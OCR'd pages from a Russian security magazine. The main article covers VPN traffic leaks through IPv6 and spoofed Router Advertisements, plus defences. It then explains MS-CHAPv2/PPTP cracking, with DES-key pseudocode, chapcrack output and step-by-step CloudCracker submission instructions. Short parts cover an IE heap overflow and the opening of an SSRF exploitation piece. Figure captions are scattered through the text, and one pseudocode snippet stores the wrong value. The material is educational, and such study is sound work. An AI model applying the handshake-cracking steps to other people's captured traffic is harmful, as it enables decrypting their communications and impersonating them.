Это означает, что семь структур с размером 0x1C будут обработаны, хотя места у нас только для шести структур. Это и приводит к переполнению кучи, что позволяет создать специальную страницу для выполнения произвольных команд у посетителя.

Эксплуатация с обходом ASLR/DEP. Поскольку эта уязвимость приводит к heap overflow, то это может использоваться для RCE с обходом DEP, и ASLR. Это возможно, так как мы можем достать нужный нам адрес из mshtml.dll и провести heap spray (об этой технике не раз писал в нашем журнале Алексей Синцов), основанной на этом адресе, что приведет к выполнению уязвимости и загрузке нужного пейлоада. Об этом ты можешь дочитать в блоге VupenSecurity по ссылке: bit.ly/MfC0yT.

TARGETS

Все версии Internet Explorer.

SOLUTION

Установить последние пропатченные версии браузеров. Или, как мы уже писали, не использовать IE :).

Антон Жуков

Такой небезопасный VPN

РАЗБИРАЕМСЯ, МОЖНО ЛИ ДОВЕРЯТЬ ВИРТУАЛЬНЫМ ЧАСТНЫМ СЕТЯМ СВОИ СЕКРЕТЫ

Когда необходимо получить доступ к корпоративной сети, скрыть свой трафик от бдительного взора провайдера, скрыть свое реальное местоположение при проведении каких-либо деликатных действий, обычно прибегают к использованию VPN. Можно ли спокойно выдохнуть, подключившись к родному туннелю? Однозначно — нет.

WARNING

Вся информация предоставлена исключительно в ознакомительных целях. Ни редакция, ни автор не несут ответственности за любой возможный вред, причиненный материалами данной статьи.

VPN НАМ НУЖЕН!

Виртуальная частная сеть, или просто VPN, — обобщенное название технологий, позволяющих обеспечить одно или несколько сетевых соединений (логическую сеть) поверх другой сети, например интернета. Несмотря на то что коммуникации могут быть реализованы через публичные сети с неизвестным уровнем доверия, уровень доверия к построенной логической сети не зависит от уровня доверия к базовым сетям благодаря использованию средств криптографии (шифрования, аутентификации, инфраструктуры открытых ключей, средств для защиты от повторов и изменений передаваемых по логической сети сообщений). Как видишь, в теории все радужно и безоблачно, на практике же все несколько иначе. В этой статье мы рассмотрим два основных момента, которые обязательно нужно принимать во внимание, пользуясь VPN.

УТЕЧКА VPN-ТРАФИКА

Первая проблема, связанная с виртуальными частными сетями, — это утечка трафика. То есть тот трафик, который должен быть передан через VPN-соединение в зашифрованном виде, попадает в сеть в открытом виде. Данный сценарий не является следствием ошибки в VPN-сервере или клиенте. Здесь все гораздо интереснее. Самый простой вариант — внезапный разрыв VPN-соединения. Ты решил просканировать хост или подсеть с помощью Nmap, запустил сканер, отошел на несколько минут от монитора, и тут VPN-соединение внезапно отвалилось. Но сканер при этом продолжает работать. И сканирование идет уже с твоего адреса. Вот такая неприятная ситуация. Но есть сценарии и интересней. Например, утечка VPN-трафика широко распространена в сетях (на хостах), поддерживающих обе версии протокола IP (так называемые dual-stacked сети/хосты).

КОРЕНЬ ЗЛА

Сосуществование двух протоколов — IPv4 и IPv6 — имеет множество интересных и тонких аспектов, которые могут приводить к неожиданным последствиям. Несмотря на то что шестая версия протокола IP не имеет обратной совместимости с четвертой версией, обе эти версии как бы «склеены» вместе системой доменных имен (DNS). Чтобы было понятней, о чем идет речь, давай рассмотрим простенький пример. Например, возьмем сайт (скажем, www.example.com), который имеет поддержку IPv4 и IPv6. Соответствующее ему доменное имя (www.example.com в нашем случае) будет содержать DNS-записи обоих типов: A и AAAA. Каждая A-запись содержит один IPv4-адрес, а каждая AAAA-запись содержит один IPv6-адрес. Причем для одного доменного имени может быть по несколько записей обоих типов. Таким образом, когда приложение, поддерживающее оба протокола, захочет взаимодействовать с сайтом, оно может запросить любой из доступных адресов. Предпочитаемое семейство адресов (IPv4 или IPv6) и конечный адрес, который будет использоваться приложением (учитывая, что их существует несколько для четвертой и шестой версий), будет отличаться от одной реализации протокола к другой.

Это сосуществование протоколов означает, что, когда клиент, поддерживающий оба стека, собирается взаимодействовать с другой системой, наличие A- и AAAA-записей будет оказывать влияние на то, какой протокол будет использоваться для связи с этой системой.

VPN И ДВОЙНОЙ СТЕК ПРОТОКОЛОВ

Многие реализации VPN не поддерживают или, что еще хуже, полностью игнорируют протокол IPv6. При установке соединения программное обеспечение VPN берет на себя заботу по транспортировке IPv4-трафика — добавляет дефолтный маршрут для IPv4-пакетов, обеспечивая тем самым, чтобы весь IPv4-трафик отправлялся через VPN-соединение (вместо того чтобы он отправлялся в открытом виде через локальный роутер). Однако, если IPv6 не поддерживается (или полностью игнорируется), каждый пакет, в заголовке которого указан IPv6-адрес получателя, будет отправлен в открытом виде через локальный IPv6-роутер.

Основная причина проблемы кроется в том, что, хотя IPv4 и IPv6 — два разных протокола, несовместимых друг с другом, они тесно используются в системе доменных имен. Таким образом, для системы, поддерживающей оба стека протоколов, невозможно обеспечить безопасность соединения с другой системой, не обеспечив безопасность обоих протоколов (IPv6 и IPv4).

ЛЕГИТИМНЫЙ СЦЕНАРИЙ УТЕЧКИ VPN-ТРАФИКА

Рассмотрим хост, который поддерживает оба стека протоколов, использует VPN-клиент (работающий только с IPv4-трафиком) для подключения к VPN-серверу и подключен к dual-stacked сети. Если какому-то приложению на хосте нужно взаимодействовать с dual-stacked узлом, клиент обычно запрашивает и A-, и AAAA-DNS-записи. Так как хост поддерживает оба протокола, а удаленный узел будет иметь оба типа DNS-записей (A и AAAA), то одним из вероятных вариантов развития событий будет использование для связи между ними IPv6-протокола. А так как VPN-клиент не поддерживает шестую версию протокола, то IPv6-трафик не будет отправляться через VPN-соединение, а будет отправляться в открытом виде через локальную сеть.

Такой вариант развития событий подвергает угрозе передаваемые в открытом виде ценные данные, в то время как мы думаем, что они безопасно передаются через VPN-соединение. В данном конкретном случае утечка VPN-трафика является побочным





Схема работы протокола MS-CHAPv2



Известные(зеленые) и неизвестные(красные) данные

```
keyOne = NULL;
keyTwo = NULL;

for (int i=0;i<2^56;i++) {
  result = DESkey[i](plaintext);

  if (result == ciphertext1)
    keyOne = result;
  else if (result == ciphertext2)
    keyTwo = result;
}
```

Оптимизированный код

эффектом использования ПО, не поддерживающего IPv6, в сети (и на хосте), поддерживающей(ем) оба протокола.

ПРЕДНАМЕРЕННО ВЫЗЫВАЕМ УТЕЧКУ VPN-ТРАФИКА

Атакующий может преднамеренно вызвать подключение по протоколу IPv6 на компьютере жертвы, посылая поддельные ICMPv6 Router Advertisement сообщения. Подобные пакеты можно рассылать при помощи таких утилит, как rtadvd (bit.ly/WLIH4x), SI6 Networks' IPv6 Toolkit (bit.ly/TYdw6j) или THC-IPv6 (bit.ly/150FQbC). Как только соединение по протоколу IPv6 установлено, «общение» с системой, поддерживающей оба стека протоколов, может вылиться, как рассмотрено выше, в утечку VPN-трафика.

И хотя данная атака может быть достаточно плодотворной (из-за растущего числа сайтов, поддерживающих IPv6), она приведет к утечке трафика, только когда получатель поддерживает обе версии протокола IP. Однако для злоумышленника не составит труда вызвать утечки трафика и для любого получателя (dual-stacked или нет). Рассылая поддельные Router Advertisement сообщения, содержащие соответствующую RDNSS-опцию, атакующий может прикинуться локальным рекурсивным DNS-сервером, затем провести DNS-спуфинг, чтобы осуществить атаку man-in-the-middle и перехватить соответствующий трафик. Как и в предыдущем случае, помогут такие инструменты, как SI6 Networks' IPv6 Toolkit и THC-IPv6.


ПОЛЕЗНЫЕ СОВЕТЫ

Совсем не дело, если трафик, не предназначенный для чужих глаз, попадет в открытом виде в сеть. Как же обезопаситься в таких ситуациях? Вот несколько полезных рецептов:

1. Если VPN-клиент сконфигурирован таким образом, чтобы отправлять весь IPv4-трафик через VPN-соединение, то:
   - если IPv6 VPN-клиентом не поддерживается — отключить поддержку шестой версии протокола IP на всех сетевых интерфейсах. Таким образом, у приложений, запущенных на компьютере, не будет другого выбора, как использовать IPv4;
   - если IPv6 поддерживается — убедиться, что весь IPv6-трафик также отправляется через VPN.
2. Чтобы избежать утечки трафика, в случае если VPN-соединение внезапно отвалится и все пакеты будут отправляться через default gateway, можно:
   - принудительно заставить весь трафик идти через VPN

```
> route delete 0.0.0.0 192.168.1.1 // удаляем default
                                    // gateway
> route add 83.170.76.128 mask 255.255.255.255
192.168.1.1 metric 1
```

   - воспользоваться утилитой VPNetMon (bit.ly/HKpREg), которая отслеживает состояние VPN-соединения и, как только оно пропадает, мгновенно завершает указанные пользователем приложения (например, торрент-клиенты, веб-браузеры, сканеры);
   - или утилитой VPNCheck (bit.ly/IWX2Rm), которая в зависимости от выбора пользователя может либо полностью отключить сетевую карту, либо просто завершить указанные приложения.



Загрузка файла, содержащего все необходимые данные для взлома оставшихся двух DES-ключей

3. Проверить, уязвима ли твоя машина к утечке DNS-трафика, можно на сайте dnsleaktest.com, после чего применить советы, как пофиксить утечку, описанные тут: bit.ly/HKpOZ8.

РАСШИФРОВКА VPN-ТРАФИКА

Даже если ты все настроил правильно и твой VPN-трафик не утекает в сеть в открытом виде — это еще не повод расслабляться. Все дело в том, что если кто-то перехватит зашифрованные данные, передаваемые через VPN-соединение, то он сможет их расшифровать. Причем на это никак не влияет, сложный у тебя пароль или простой. Если ты используешь VPN-соединение на базе протокола PPTP, то со стопроцентной уверенностью можно сказать, что весь перехваченный зашифрованный трафик можно расшифровать.

АХИЛЛЕСОВА ПЯТА

При VPN-соединениях на базе протокола PPTP (Point-to-Point Tunneling Protocol) аутентификация пользователей проводится по протоколу MS-CHAPv2, разработанному компанией Microsoft. Несмотря на то что MS-CHAPv2 устарел и очень часто становится предметом критики, его продолжают активно использовать. Чтобы окончательно отправить его на свалку истории, за дело взялся известный исследователь Мокси Марлинспайк, который на двадцатой конференции DEF CON отчитался, что поставленная цель достигнута — протокол взломан. Надо сказать, что безопасностью этого протокола озадачивались и ранее, но столь долгое использование MS-CHAPv2, возможно, связано с тем, что многие исследователи концентрировались только на его уязвимости к атакам по словарю. Ограниченность исследований и широкое число поддерживаемых клиентов, встроенная поддержка операционными системами — все это обеспечило протоколу MS-CHAPv2 широкое распространение. Для нас же проблема кроется в том, что MS-CHAPv2 применяется в протоколе PPTP, который используется многими VPN-сервисами (например, такими крупными, как анонимный VPN-сервис IPredator и The Pirate Bay's VPN).

Если обратиться к истории, то уже в 1999 году в своем исследовании протокола PPTP Брюс Шнайер указал, что «Microsoft улучшил PPTP, исправив основные изъяны безопасности. Однако фундаментальная слабость аутентификации и шифрования протокола в том, что он безопасен настолько, насколько безопасен выбранный пользователем пароль». Это почему-то заставило провайдеров поверить, что ничего страшного в PPTP нет и если требовать от пользователя придумывать сложные пароли, то передаваемые данные будут в безопасности. Сервис Riseup.net настолько проникся этой идеей, что решил самостоятельно генерировать для пользователей пароли длиной в 21 символ, не давая им возможности установить свои. Но даже такая жесткая мера не спасает от расшифровки трафика. Чтобы понять почему, давай поближе познакомимся с протоколом MS-CHAPv2 и посмотрим, как же Мокси Марлинспайк сумел его взломать.


ПРОТОКОЛ MS-CHAPV2

Как уже было сказано, MS-CHAPv2 применяется для аутентификации пользователей. Происходит она в несколько этапов:


Key 1 Key 2 Key 3

|?|?|?|?|?|?|?|?|?|?|?|?|?|?|?|?|?|?|?|?|?|

Три DES-ключа по 7 байт



Слабое место протокола MS-CHAPv2



Утечка DNS-трафика

- клиент посылает запрос на аутентификацию серверу, открыто передавая свой login;
- сервер возвращает клиенту 16-байтовый случайный отклик (Authenticator Challenge);
- клиент генерирует 16-байтовый PAC (Peer Authenticator Challenge — равный отклик аутентификации);
- клиент объединяет PAC, отклик сервера и свое user name в одну строку;
- с полученной строки снимается 8-байтовый хеш по алгоритму SHA-1 и посылается серверу;
- сервер извлекает из своей базы хеш данного клиента и расшифровывает его ответ;
- если результат расшифровки совпадет с исходным откликом, все OK, и наоборот;
- впоследствии сервер берет PAC клиента и на основе хеша генерирует 20-байтовый AR (Authenticator Response — аутентификационный ответ), передавая его клиенту;
- клиент проделывает ту же самую операцию и сравнивает полученный AR с ответом сервера;
- если все совпадает, клиент аутентифицируется сервером.

На рисунке на предыдущем развороте представлена схема работы протокола. На первый взгляд протокол кажется излишне сложным — куча хешей, шифрование, случайные challenge. На самом деле все не так уж и сложно. Если присмотреться внимательней, то можно заметить, что во всем протоколе остается неизвестной только одна вещь — MD4-хеш пароля пользователя, на основании которого строятся три DES-ключа. Остальные же параметры либо передаются в открытом виде, либо могут быть получены из того, что передается в открытом виде.

Так как почти все параметры известны, то мы можем их не рассматривать, а остановить свое пристальное внимание на том, что неизвестно, и выяснить, что это нам дает.

Итак, что мы имеем: неизвестный пароль, неизвестный MD4-хеш этого пароля, известный открытый текст и известный шифртекст. При более детальном рассмотрении можно заметить, что пароль пользователя нам не важен, а важен его хеш, так как на сервере проверяется именно он. Таким образом, для успешной аутентификации от имени пользователя, а также для расшифровки его трафика нам необходимо знать всего лишь хеш его пароля.

Имея на руках перехваченный трафик, можно попробовать его расшифровать. Есть несколько инструментов (например, asleap — bit.ly/BcUAN), которые позволяют подобрать пароль пользователя через атаку по словарю. Недостаток этих инструментов в том, что они не дают стопроцентной гарантии результата, а успех напрямую зависит от выбранного словаря. Подбирать же пароль простым брутфорсом тоже не очень эффективно — например, в случае с PPTP VPN сервисом riseup.net, который принудительно устанавливает пароли длиной в 21 символ, придется перебирать 96 вариантов символа для каждого из 21 символов. Это в результате дает 96^21 вариантов, что чуть больше, чем 2^138. Иными словами, надо подобрать 138-битный ключ. В ситуации же, когда длина пароля неизвестна, имеет смысл подбирать MD4-хеш пароля. Учитывая, что его длина равна 128 бит, получаем 2^128 вариантов — на данный момент это просто нереально вычислить.

РАЗДЕЛЯЙ И ВЛАСТВУЙ


MD4-хеш пароля используется в качестве входных данных для трех DES-операций. DES-ключи имеют длину 7 байт, так что каждая DES-операция использует 7-байтовый фрагмент MD4-хеша. Все это оставляет возможность для классической атаки divide and conquer. Вместо того чтобы полностью брутить MD4-хеш (а это, как ты помнишь, 2^128 вариантов), мы можем подбирать его по частям в 7 байт. Так как используются три DES-операции и каждая DES-операция абсолютно независима от других, это дает общую сложность подбора, равную 2^56 + 2^56 + 2^56, или 2^57.59. Это уже значительно лучше, чем 2^138 и 2^128, но все еще слишком большое число вариантов. Хотя, как ты мог заметить, в эти вычисления закралась ошибка. В алгоритме используются три DES-ключа, каждый размером в 7 байт, то есть всего 21 байт. Эти ключи берутся из MD4-хеша пароля, длина которого всего 16 байт.

То есть не хватает 5 байт для построения третьего DES-ключа. В Microsoft решили эту задачу просто, тупо заполнив недостающие байты нулями и фактически сведя эффективность третьего ключа к двум байтам.


Так как третий ключ имеет эффективную длину всего лишь два байта, то есть 2^16 вариантов, его подбор занимает считаные секунды, доказывая эффективность атаки divide and conquer. Итак, можно считать, что последние два байта хеша известны, остается подобрать оставшиеся 14. Также разделив их на две части по 7 байт, имеем общее число вариантов для перебора, равное 2^56 + 2^56 = 2^57. Все еще слишком много, но уже значительно лучше. Можно решить задачу перебора «в лоб»: организовать два цикла, в первом перебирать ключи для первого шифртекста, во втором — для второго. Но если обратить внимание на то, что оставшиеся DES-операции шифруют один и тот же текст, только при помощи разных ключей, то логичней будет организовать один цикл, внутри которого проверять оба ключа. То есть получается 2^56 вариантов ключей для перебора. А это значит, что безопасность MS-CHAPv2 может быть сведена к стойкости одного DES-шифрования.

ВЗЛОМ DES

Теперь, когда диапазон подбора ключа известен, для успешного завершения атаки дело остается только за вычислительными мощностями. В 1998 году Electronic Frontier Foundation построила машину Deep Crack, которая стоила 250 тысяч долларов и позволяла



Не хватает 5 байт для третьего DES-ключа



Для трех ключей по 7 байт используется 16-байтный хеш

взламывать DES-ключ в среднем за четыре с половиной дня. В настоящее время Pico Computing, специализирующаяся на построении FPGA-оборудования для криптографических приложений, построила FPGA-устройство (DES cracking box), которое реализует DES как конвейер с одной DES-операцией на каждый тактовый цикл. Обладая 40 ядрами по 450 МГц, оно позволяет перебирать 18 миллиардов ключей в секунду. Обладая такой скоростью перебора, DES cracking box в худшем случае взламывает ключ DES за 23 часа, а в среднем за полдня. Данная чудо-машина доступна через коммерческий веб-сервис cloudcracker.com. Так что теперь можно взломать любой MS-CHAPv2 handshake меньше, чем за день. А имея хеш пароля, можно аутентифицироваться от имени пользователя на VPN-сервисе или просто расшифровывать его трафик.

Для автоматизации работы с сервисом и обработки перехваченного трафика Мокси выложил в открытый доступ утилиту chapcrack. Она парсит перехваченный сетевой трафик, ища MS-CHAPv2 handshake'и. Для каждого найденного «рукопожатия» она выводит имя пользователя, известный открытый текст, два известных шифртекста и взламывает третий DES-ключ. Кроме этого, она генерирует токен для CloudCracker, в котором закодированы три параметра, необходимые, чтобы сервис взломал оставшиеся ключи.

ЧТО ДЕЛАТЬ?

Хоть Microsoft и пишет на своем сайте, что на данный момент не располагает сведениями об активных атаках с использованием chapcrack, а также о последствиях таких атак для пользовательских систем, но это еще не значит, что все в порядке. Мокси рекомендует всем пользователям и провайдерам PPTP VPN решений начинать миграцию на другой VPN-протокол. А PPTP-трафик считать незашифрованным. Как видишь, налицо еще одна ситуация, когда VPN может нас серьезно подвести.

```
root@bt:~/Desktop/chapcrack# chapcrack parse -i tests/pptp.cap
Got completed handshake [192.168.43.114 --> 198.252.153.26]
Cracking K3............
                User = moxie
                  C1 = 1c93abce81540068
                  C2 = 6baeca315f348469
                  C3 = 256420598a73ad49
                   P = 6d0e1c056cd94d5f
                  K3 = c3d40000000000
CloudCracker Submission = $99$bQ4cBWzZTV8ck6vOgVQAaGuuyjFfNIRpw9Q=
```

Пример работы приложения chapcrack

```
  keyOne = NULL;
  keyTwo = NULL;

  for (int i=0;i<2^56;i++) {
    if (DESkey[i](plaintext)== ciphertext1){
      keyOne = key[i];
      break;
    }
  }

  for (int i=0;i<2^56;i++) {
    if (DESkey[i](plaintext)== ciphertext2){
      keyTwo = key[i];
      break;
    }
  }
```

Метод решения задачи «в лоб»

WWW

MS-CHAPv2 RFC: bit.ly/Wl0zw5.

DVD

Весь описанный в статье софт ты найдешь на нашем диске.

ЗАКЛЮЧЕНИЕ

Так сложилось, что VPN ассоциируется с анонимностью и безопасностью. Люди прибегают к использованию VPN, когда хотят скрыть свой трафик от бдительных глаз провайдера, подменить свое реальное географическое положение и так далее. На деле получается, что трафик может «протечь» в сеть в открытом виде, а если и не в открытом, то зашифрованный трафик могут достаточно быстро расшифровать. Все это еще раз напоминает, что нельзя слепо полагаться на громкие обещания полной безопасности и анонимности. Как говорится, доверяй, но проверяй. Так что будь начеку и следи за тем, чтобы твое VPN-соединение было по-настоящему безопасным и анонимным. ⌶

CLOUDCRACKER & CHAPCRACK

Когда требуется взломать DES-ключи из перехваченного пользовательского трафика, большой сложности нет. Это реализуется довольно просто.

1. Скачиваем библиотеку Passlib (bit.ly/TUzreE), реализующую более 30 различных алгоритмов хеширования для языка Python, распаковываем и устанавливаем:

```
> python setup.py install
```

2. Устанавливаем python-m2crypto — обертку OpenSSL для Python:

```
> sudo apt-get install python-m2crypto
```

3. Скачиваем саму утилиту chapcrack (bit.ly/On60ic), распаковываем и устанавливаем:

```
> python setup.py install
```

4. Chapcrack установлена, можно приступать к парсингу перехваченного трафика. Утилита принимает на вход cap-файл, ищет в нем MS-CHAPv2 handshake'и, из которых извлекает необходимую для взлома информацию.

```
> chapcrack parse -i tests/pptp
```

5. Из выводимых утилитой chapcrack данных копируем значение строки CloudCracker Submission и сохраняем в файл (например, output.txt)
6. Идем на cloudcracker.com, на панели «Start Cracking» выбираем File Type, равный «MS-CHAPv2 (PPTP/WPA-E)», выбираем предварительно подготовленный на предыдущем шаге файл output.txt, нажимаем Next, Next и указываем свой e-mail, на который придет сообщение по окончании взлома.

К небольшому сожалению, сервис CloudCracker платный. К счастью, за взлом ключиков придется отдать не так уж много — всего 20 баксов.

@ONsec_lab (lab@onsec.ru, lab.onsec.ru)

SSRF: великий и ужасный ЧАСТЬ 2: ЭКСПЛУАТАЦИЯ

WARNING

Вся информация предоставлена исключительно в ознакомительных целях. Ни редакция, ни автор не несут ответственности за любой возможный вред, причиненный материалами данной статьи.

Надеемся, тебе пришлась по вкусу первая часть рассказа про SSRF-атаки, опубликованная в прошлом номере. Если нет, смело перелистывай следующие пять страниц — пусть другие ломают системы и получают вознаграждения с помощью этих техник :). Если серьезно, то очень рекомендуем перечесть первую, вводную часть, чтобы понять этот материал. А теперь настало время ломать!



ЗАВЕЩАНИЕ УЧИТЕЛЯ ФИЗИКИ НАЧИНАЛОСЬ СО СЛОВА «ДАНО» (C)

Дано: возможность подделывать запросы от имени сервера. Подделывать — значит иметь возможность изменять как минимум один из параметров:

- адрес получателя;
- порт получателя;
- данные тела пакета.

Под запросами понимаем не только TCP/UDP-пакеты, но и различные вариации типа IPC (unix sockets). Как мы подделываем запрос? В общем случае говорим о некоем приложении, функционирующем от данных удаленного пользователя. Эти данные управляют функционалом приложения, который подвержен одной или нескольким уязвимостям. Уязвимости эти условно можно разбить на следующие группы:

- недостаточная фильтрация при записи данных в сокеты (CRLF injections);
- небезопасные сетевые библиотеки (cURL, LWP, Java URL);
- обработка форматов файлов со ссылками на внешние данные (XML, PDF, OpenOffice);
- обработка протоколов со ссылками на внешние данные (SQL);
- использование функций API с возможностью доступа к внешним данным (RFI).

Вместе такая комбинация открывает в пользовательских данных некоторый вектор атаки; он, обработанный на серверной стороне логикой приложения, спровоцирует приложение, а значит, сам сервер, на котором оно запущено, открыть сокет и послать туда данные.


Дополнительным условием является возможность прочитать те данные, которые вернулись нам в открытый сокет от атакуемого сервиса. Тут могут быть разные вариации от полного чтения до ограниченного каким-либо определенным форматом и полной невозможности чтения.

Во всех случаях, рассмотренных далее, предполагается, что на целевом сервисе, который мы атакуем, отсутствует авторизация. То есть сервис — получатель подделанного пакета не имеет авторизации, только host-based сетевые ограничения, исключающие возможность атакующего работать с этим сервисом напрямую. Разумеется, подделывая пакеты, мы можем играть в перебор авторизационных данных, сессий и проводить MITM, но это мы рассматривать не будем.

Небольшое лирическое отступление: посмотри внимательно на последние две группы уязвимостей, приводящих к SSRF. Разумеется, такие вещи, как доступ к внутренней сети через RFI и подключение других баз через SQL injection, были известны очень давно. Думается, что еще задолго до 2008 года и работы «Web portals, gateway to information» (goo.gl/2ohth), хотя достоверных доказательств этому пока не найдено. Да, SSRF — это не что-то принципиально новое! Это эксплуатация старого доброго абуза доверия и недостаточных сетевых ограничений. Но это новая эксплуатация, где предметом исследований стали методы получения данных, поиск новых уязвимостей и эксплуатация протоколов сервисов. Появилась smuggling-эксплуатация и многое-многое другое. Надеемся, что после прочтения этого абзаца отпадет желание троллить на тему «мы делали это сто лет назад через LFI». Что вы делали? Читали файлики по HTTP/FTP через дырявые PHP-скрипты? Или эксплуатировали memcached/noSQL/Zabbix?

ОТПРАВИТЕЛИ ПАКЕТОВ — СЕТЕВЫЕ БИБЛИОТЕКИ

Все уязвимости, обеспечивающие подделку запросов, в конечном счете вызывают какие-то сетевые библиотеки. Если же программист работает с «голыми» сокетами, например посредством использования функций fsockopen в PHP, можно считать, что эту сетевую библиотеку он реализует самостоятельно. Что надо нам знать о сетевых библиотеках для проведения атак? В целом немного (или много, как посмотреть):


en.wikipedia.org/wiki/List_of_TCP_and_UDP_port_numbers

Port	TCP	UDP	Description	Status
0		UDP	Reserved	Official
1	TCP	UDP	TCP Port Service Multiplexer (TCPMUX)	Official
2	TCP	UDP	CompressNET[2] Management Utility[3]	Official
3	TCP	UDP	CompressNET[2] Compression Process[4]	Official
4	TCP	UDP	Unassigned	Official
5	TCP	UDP	Remote Job Entry	Official
7	TCP	UDP	Echo Protocol	Official
8	TCP	UDP	Unassigned	Official
9	TCP	UDP	Discard Protocol	Official
10	TCP	UDP	Unassigned	Official
11	TCP	UDP	Active Users (systat service)[5][6]	Official
12	TCP	UDP	Unassigned	Official
13	TCP	UDP	Daytime Protocol (RFC 867)	Official
14	TCP	UDP	Unassigned	Official
15	TCP	UDP	Previously netstat service[5]	Unofficial
16	TCP	UDP	Unassigned	Official
17	TCP	UDP	Quote of the Day	Official
18	TCP	UDP	Message Send Protocol	Official
19	TCP	UDP	Character Generator Protocol (CHARGEN)	Official
20	TCP		FTP data transfer	Official
21	TCP		FTP control (command)	Official
22	TCP		Secure Shell (SSH) — used for secure logins, file transfers (scp, sftp) and port forwarding	Official
23	TCP		Telnet protocol—unencrypted text communications	Official
24	TCP	UDP	Priv-mail : any private mail system.	Official
25	TCP		Simple Mail Transfer Protocol (SMTP)—used for e-mail routing between mail servers	Official
26	TCP	UDP	Unassigned	Official
27	TCP	UDP	NSW User System FE	Official

Wiki-страница с описанием портов и сервисов

- какой протокол используется для установки соединения: TCP/UDP/IPC/другие;
- какие байты могут быть дописаны в пакет нами (например, cURL никогда не передаст 0x00);
- в какое место помещаются наши дописанные данные;
- какие данные идут до наших и после наших;
- как сетевая библиотека отправляет пакеты — сразу или же ждет после установки соединения какого-то приветствия от сервера (более подробно см. в предыдущем выпуске журнала).

